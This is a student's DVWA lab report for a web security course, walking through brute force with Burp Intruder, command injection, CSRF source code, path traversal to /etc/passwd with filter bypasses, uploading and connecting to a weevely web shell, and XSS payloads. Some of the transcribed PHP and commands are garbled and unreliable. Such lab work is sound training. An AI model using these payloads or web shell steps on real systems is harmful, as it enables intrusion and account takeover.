

DVWA – Practical

Name: Dhavalkumar Vijaykumar Patel

Subject: Web Application Security

Class: M.Sc. Cyber Security Sem – I

Brute Force with Burp suite

Brute force attack is an attack that works by trying various combinations of symbols, words, or phrases. Purpose of it is to guess a password, directory, or anything that an attacker wants to find out. Usually, big dictionaries are used for the attacks.

Security: Low

With the Low level there are no security measures against brute force attacks. We can use Burp Suite to execute this attack. However, it doesn't matter what tool will be used, John The Ripper, Hydra, or Burp Suite, as the principle of attack is pretty straightforward – we identify the request (GET request in this case) that sends login credentials, we use a dictionary with different words, and perform many requests. Then we review the responses and check if a password was identified during the attack.

Step 1: Run the Burp Suite, configure the proxy, then intercept the request from the DVWA brute force page.

The screenshot shows the DVWA Brute Force application running in a browser window. The URL is 127.0.0.1/vulnerabilities/brute/. The page displays a login form with 'Username' set to 'user' and 'Password' set to 'abc'. Below the form is a link to 'More Information' with three links: https://www.owasp.org/index..., http://www.symantec.com/c... and http://www.sillychicken.co.... At the bottom of the DVWA page, the status bar shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'.

The browser's address bar shows the URL 127.0.0.1/vulnerabilities/brute/?username=user&password=abc>Login#.

The Burp Suite interface is open, showing the 'Proxy' tab selected. The 'Request' pane shows the captured GET request: GET /vulnerabilities/brute/?username=user&password=abc&Login=Login HTTP/1.1 Host: 127.0.0.1 sec-ch-ua: "Chromium";v="103", ".Not/A/Brand";v="99" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: http://127.0.0.1/vulnerabilities/brute/?username=user&password=abc&Login=Log in Accept-Encoding: gzip, deflate Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 Cookie: PHPSESSID=dp43tor9pdd76dcff09a81kgb6; security=low Connection: close

The 'Inspector' pane shows the selected text: GET /vulnerabilities/brute/?username=user&password=abc&Login=Login

Step 2: Send this to intruder

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A context menu is open over a selected line in the list of intercept requests. The 'Send to Intruder' option is highlighted.

In intruders > position tab Select Attack type

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. The 'Cluster bomb' attack type is selected. The payload list shows multiple entries, with the first one highlighted.

Clear all the payload parameter to set our own parameter

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. The 'Sniper' attack type is selected. The payload list shows multiple entries, with the first one highlighted. A 'Clear all payload markers' button is visible in the payload list header.

Select User name and password as a parameter one after another

The screenshot shows the Burp Suite interface with a temporary project titled 'Temporary Project'. The 'Payloads' tab is active. A list of payloads for the 'username' field is shown, with 'user' selected. The 'Start attack' button is visible at the top right.

Go to Payload tab and add payloads for username and password
Add usernames and password payload accordingly also we can use a
/usr/share/dict/wordlist-probable.txt word list for password

For User name

The screenshot shows the 'Payload Sets' tab for the 'username' field. It displays a simple list of payloads: 'user', 'admin', 'dhuval', 'Mohr', 'dhaval', and 'mohr'. The 'Payload Options [Simple list]' section is expanded, showing the configuration for this payload type. The 'Payload Processing' and 'Payload Encoding' sections are also visible below.

For Password load **/usr/share/dict/wordlist-probable.txt** file

Vulnerability: Brute Force

Login

Username: user
Password:
Login

Username and/or password:

More Information

- http://www.owasp.org/index.php/Brute_Force
- <http://www.symantec.com/connect/blogs/brute-force-attacks>
- <http://www.all-thinkers.com/dvwa/>

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application

Burp Suite Community Edition v2022.7.1 - Temporary Project

Burp | Project | Intruder | Repeater | Window | Help | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options

Dashboard | Target | Learn | Options

1 | 2 | + | - | Positions | Payloads | Resource Pool | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2	Payload count: 0
Payload type: Simple list	Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Add Add from list:

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `/><*>^'[]#`

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Applications, Places, burpsuite, Dec 24 17:33, Burp Suite Community Edition v2022.7.1 - Temporary Project.
- Left Sidebar:** Vulnerability: Brute Force, Home, Instructions, Setup / Reset DB, Brute Force (selected), Command injection, CSRF, File inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, Logout.
- Middle Content:** Vulnerability: Brute Force, Login form (Username: user, Password: user, Login button). Below it is a "Username and/or password" field.
- Right Panel:** Burp Project (selected), Intruder tab (selected), Repeater, Window, Help. Below these are tabs for Positions, Payloads (selected), Resource Pool, Options. A "Start attack" button is at the top right.
- Payload Set Tab:** Shows a "Payload Set" configuration. It includes a "Payload" section with a dropdown menu (Look In: dict) containing "createUser.sql" and "READMIN select -wordlist-probable.txt". It also includes sections for "Payload" (with "File Name: wordlist-probable.txt" and "File of Type: All files" fields), "Add" (with "Edit" and "Remove" buttons), and "Down" (with "Open" and "Cancel" buttons).

Vulnerability: Brute Force

Dec 24 17:34

Burp Suite Community Edition v2022.7.1 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target Learn Proxy Repeater Sequencer Decoder Comparer Logger Extender Project Options

User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

DVWA

Start attack

Vulnerability: Brute Force

Login

Username:
Password:
...

Username and/or password

More Information

- [http://www.owasp.org/index.php/SQL_Injection_\(Blind\)](#)
- [http://www.owasp.com/www-project/Top-10-2017/A1_Weak_Session_IDs](#)
- [XSS \(DOM\)](#)
- [XSS \(Reflected\)](#)
- [XSS \(Stored\)](#)
- [CSP Bypass](#)
- [JavaScript](#)

DVWA Security

- [PHP Info](#)
- [About](#)

[Logout](#)

Username: admin
Security Level: low
PHPIDS: disabled

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Enter a new item

Add from list [Pro version only]

Add Edit Remove Up Down Rule

URL-encode these characters: /<>?*";{}|^#

Run the Attack

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0	user	nett3000	200			4666	
1	admin	nett3000	200			4666	
2	Dhaval	nett3000	200			4666	
3	Mohit	nett3000	200			4666	
4	dhaval	nett3000	200			4666	
5	mohit	nett3000	200			4666	
6	user	1Password	200			4666	
7	admin	1Password	200			4666	
8	Dhaval	1Password	200			4666	
9	Mohit	1Password	200			4666	
10	dhaval	1Password	200			4666	
11	mohit	1Password	200			4666	
12	user	*****	200			4704	password
13	admin	*****	200			4666	

After the completing How can we know the password?

Check the Length tab in result. Click on the result tab to arrange it in ascending order.
The longe length is a password.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
32	admin	password	200			4704	
0	user	admin	200			4666	
1	admin	admin	200			4666	
2	Dhaval	admin	200			4666	
3	Mohit	admin	200			4666	
4	dhaval	admin	200			4666	
5	mohit	admin	200			4666	
6	user	123456	200			4666	
7	admin	123456	200			4666	
8	Dhaval	123456	200			4666	
9	Mohit	123456	200			4666	
10	dhaval	123456	200			4666	
11	mohit	123456	200			4666	
12	user	*****	200			4704	password
13	admin	*****	200			4666	

Here we can see that username=admin & password=password have long length.
We get the login credential.

Step3: Go to website and login with this credential.

Firefox ESR

Vulnerability: Brute Force

172.17.0.2/vulnerabilities/brute/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DVWA

DVWA

Vulnerability: Brute Force

Login

Username: admin
Password:

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-assuming-security-your-password>
- <http://www.affychicken.co.nz/security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Firefox ESR

Vulnerability: Brute Force

172.17.0.2/vulnerabilities/brute/?username=admin&password=password&Login=Login#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DVWA

DVWA

Vulnerability: Brute Force

Login

Username:
Password:

Welcome to the password protected area admin



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-assuming-security-your-password>
- <http://www.affychicken.co.nz/security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Command Injection

On the Command Injection page, we have an input field that asks for an IP address. After entering the IP, the server will execute the PING command on the given IP. But imagine that we don't input the IP only – we add another command. Keep in mind that exploitation of the vulnerability depends on the OS you use for the server. If you have installed DVWA on Windows machine, the syntax for OS commands differs from the Unix commands. So, you can use 127.0.0.1 && dir in order to list all the directories of the current directory, and for Linux, you will have to use 127.0.0.1 & ls command.

Ping a device

Enter an IP address:

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.043/0.046/0.048/0.000 ms
help
index.php
source
```

Here we see the list of directory : **help ; index.php ; source**

We can use all linux command to perform our desire task

Let's try **pwd** command

Ping a device

Enter an IP address:

Ping a device

Enter an IP address:

```
/var/www/html/vulnerabilities/exec
```

Ping a device

Enter an IP address:

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.036/0.040/0.043/0.000 ms
```

help

index.php

source

Enter an IP address:

\n";

```
$vulnerabilityFile = 'high.php';
$vulnerabilityFile = 'impossible.php';
$vulnerabilityFile = 'low.php';
$vulnerabilityFile = 'medium.php';
```

Ping a device

```
* " . dwvaExternalLinkUrlGet( 'http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution' ) . "
* " . dwvaExternalLinkUrlGet( 'http://www.ss64.com/bash/' ) . "
* " . dwvaExternalLinkUrlGet( 'http://www.ss64.com/nt/' ) . "
* " . dwvaExternalLinkUrlGet( 'https://www.owasp.org/index.php/Command_Injection' ) . "
    break;
    break;
    break;
    break;
    {$html}
$page[ 'body' ] .= " . tokenField();
```

CSRF

CSRF (Cross Site Request Forgery) is an attack that might be used to force user to execute an unwanted action. In short words, if an user opens a malicious page A, that aims to exploit page B, as a result, a request by the name of a user, might be performed to the B website. Quick example – user opens URL sent by attacker, it exploits CSRF vulnerability in a bank website that the user is connected, and money is sent from the bank account to account of a criminal.

Low

DVWA CSRF vulnerability is implemented in a simple way – there is a page for changing a password. It only asks for a new password and for its confirmation. Low security level has no CSRF measures set and it can be forged easily.

CSRF Source

vulnerabilities/csrf/source/low.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // Then do ...
        $pass_new = (isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false))
        $pass_new = md5( $pass_new );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}

// Is null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

Change your admin password:

New password:

Confirm new password:

Change your admin password:

New password:

Confirm new password:

Password Changed.

Medium

Medium CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) !== false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = (!isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass_new) : ((trigger_error("MySQLConverterTool Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '". dwvaCurrentUser() . "'";
            $result = mysqli_query($GLOBALS["__mysql_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : $__mysqli_res)));
            $pass_new = md5( $pass_new );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysql_ston"]))) ? false : $__mysqli_res);

?>
```

High

High CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = (!isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass_new) : ((trigger_error("MySQLConverterTool Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '". dwvaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysql_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)));
        $pass_new = md5( $pass_new );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysql_ston"]))) ? false : $__mysqli_res);

    // Generate Anti-CSRF token
    generateSessionToken();
}

?>
```

Impossible

Impossible CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_new = (!isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass_curr) : ((trigger_error("MySQLConverterTool Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
    $pass_new = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare('SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;');
    $data->bindParam( ':user', dwvaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ($pass_new == $pass_conf) && ($data->rowCount() == 1) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = (!isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass_new) : ((trigger_error("MySQLConverterTool Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare('UPDATE users SET password = (:password) WHERE user = (:user)');
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
        $data->bindParam( ':user', dwvaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

File Inclusion

File inclusion vulnerability point is to make the web application to execute uploaded code. Let's say we've managed to upload a web shell to the target. By itself it does nothing, however, if we've managed to run it, we would get remote access to the host. There are two types of file inclusions:

Local file inclusion (LFI) – in case the file was uploaded to the target and can be accessed from a local server.

Remote file inclusion (RFI) – in this type of file inclusion, file is included from a remote host.

Vulnerability: File Inclusion

The PHP function `allow_url_include` is not enabled.

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

Now click on one of them, and pay attention to how the URL looks like. It loads file1.php like this: ?page=file1.php.

Vulnerability: File Inclusion

File 1

Hello admin
Your IP address is: 172.17.0.1

[\[back\]](#)

🛡️ 172.17.0.2/vulnerabilities/fi/?page=include.php

And this is how the file inclusion itself looks like. Keep in mind that this is a legit file, however, if a harmful file was somehow uploaded (by exploiting another vulnerability), it can be run easily.

In the file inclusion DVWA vulnerability example there is a specific task – you have to access a specific PHP file. If you would try to access it manually, by visiting a page, you would get an error: Nice try ;-). Use the file include next time! But as there is another way to load a page, this problem can be solved easily – by constructing URL in this style: ?page=../../hackable/flags/fi.php.

1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;--

4.) The pool on the roof must have a leak.

Also we get etc/passwd file


A screenshot of a web browser window. The address bar shows the URL: 172.17.0.2/vulnerabilities/fi/?page=../../../../etc/passwd. The page content is a long string of text representing the /etc/passwd file, which includes entries for root, daemon, bin, sync, games, mail, and other system users.

Medium

With Medium security level a few security measures were added. However, they do not solve the file inclusion vulnerability, just adds some obscurity. You can try this yourself. Firstly, repeat steps of exploitation explained in the previous sections. It does not work, and this is because there is a blacklist with character sequences that are forbidden. You can find them by clicking on View Source section of the page:

```
http://  
https://  
../  
..\
```

Too bad but it can be bypassed easily. What happens if instead of https:// we will use hTTPs://? BINGO.



Bypassing Filters on Medium DVWA File Inclusion Vulnerability

By knowing what filters are used for LFI validation, we can see that it can be bypassed by adding extra dots and slashes:

Bypassing Filters for Medium DVWA Local File Inclusion Vulnerability

A screenshot of a web browser window. The address bar shows the URL: 192.168.1.120/vulnerabilities/fi/?page=.....//....//hackable/flags/fi.php. The page content displays several lines of text, including "1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.", "--LINE HIDDEN ;--", and "4.) The pool on the roof must have a leak."

High

This can be exploited by exploiting high-level File Upload vulnerability, which is covered in the following subsection. For now, what you should pay attention to, after observing the source code of the high file inclusion page, is that only files starting with the name “file” are whitelisted.

```
if( !fnmatch( "file*", $file ) && $file != "include.php" )
```

After exploiting the File Upload vulnerability, which is explained in the next section, we can include any file we've managed to put into the server.. All we need to do is to append the location to the included file that starts with “file”. Like this:

```
page=file1.php%0A/../../hackable/uploads/dvwa_email.png
```

As a result, we can see that the picture was opened (although not in the human understandable graphical format).



File Upload

File upload vulnerability is one of the most dangerous ones. The reason for this is that uploaded files might be exploited in many ways: by making the server run a malicious script, or executing the script in the user's browser. This can all potentially lead to hazardous compromise of a server and even the user.

Low

Right now, with the Low severity set, DVWA accepts any file. And this can be used to our advantage. Let's try exploiting it. This will consist of a few steps:

- Generating an agent.
- Uploading the generated agent to DVWA.
- Accessing the uploaded file in order for it to execute.
- Connecting to the server with a web shell.

By default, Kali Linux comes with a reverse shell called weevy. The first step would be to generate an agent, and this can be done from the command line: weevy generate your-password legitfile.php.

The screenshot shows the DVWA interface with the 'File Upload' vulnerability selected. On the left, a sidebar lists various security modules. The main area displays a file upload form with a 'Browse...' button showing 'legitfilr.php' and an 'Upload' button. To the right, a terminal window shows the command: '\$ weevy generate dwawxample legitfilr.php'. The output indicates that 'Generated 'legitfilr.php' with password 'dwawxample' of 751 byte size.' Below the terminal is a link to 'More Information' with three external links.

Now upload it to the DVWA file upload page.

This screenshot shows the DVWA 'File Upload' page after the file has been uploaded. The 'Choose an image to upload:' field now contains 'legitfilr.php', and the 'Upload' button is visible below it.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/legitfilr.php succesfully uploaded!

Try accessing the file. You should see a blank page. Now try to establish session with the DVWA: weevly http://YOUR-DVWA-IP/hackable/uploads/legitfile.php your-password.


The screenshot shows a DVWA instance running on a Kali Linux host. On the left, the DVWA 'File Upload' page displays a successful upload of 'legitfilr.php'. On the right, a terminal window shows a user named 'unknown' at the prompt. The user runs 'pwd' to show they are in their home directory. They then attempt to access the uploaded file via 'http://YOUR-DVWA-IP/hackable/uploads/legitfile.php' but receive a 'no such file or directory' error. Finally, they run 'weevly http://YOUR-DVWA-IP/hackable/uploads/legitfile.php your-password' which establishes a session, indicated by the prompt changing to 'weevly>'.

If everything worked out, you should get access. In my case, a connection with a www-data user of DVWA instance, which is located on Raspberry Pi, was gained. From this point, external actors might do a lot of harm.

DOM XSS


Low level

```
?default=<script>alert("xss")</script>
```




Mid level

```
</select><body onload=alert("xss")>
```



High level

```
#<script>alert("xss")</script>
```



Reflected XSS

Low level

The screenshot shows the DVWA Reflected XSS page. In the input field, the user has entered "<script>alert(document.domain)</script>". The "Submit" button is visible. Below the input field, there is a "More Information" section with several links related to XSS. A modal dialog box is displayed, stating "127.0.0.1:42001 says 127.0.0.1" with an "OK" button.

<script>alert(document.domain)</script>

The screenshot shows the DVWA Reflected XSS page. In the input field, the user has entered "<script>alert%28document.domain%29%2Fscript>". The "Submit" button is visible. Below the input field, there is a "More Information" section with several links related to XSS. A modal dialog box is displayed, stating "127.0.0.1:42001 says 127.0.0.1" with an "OK" button.

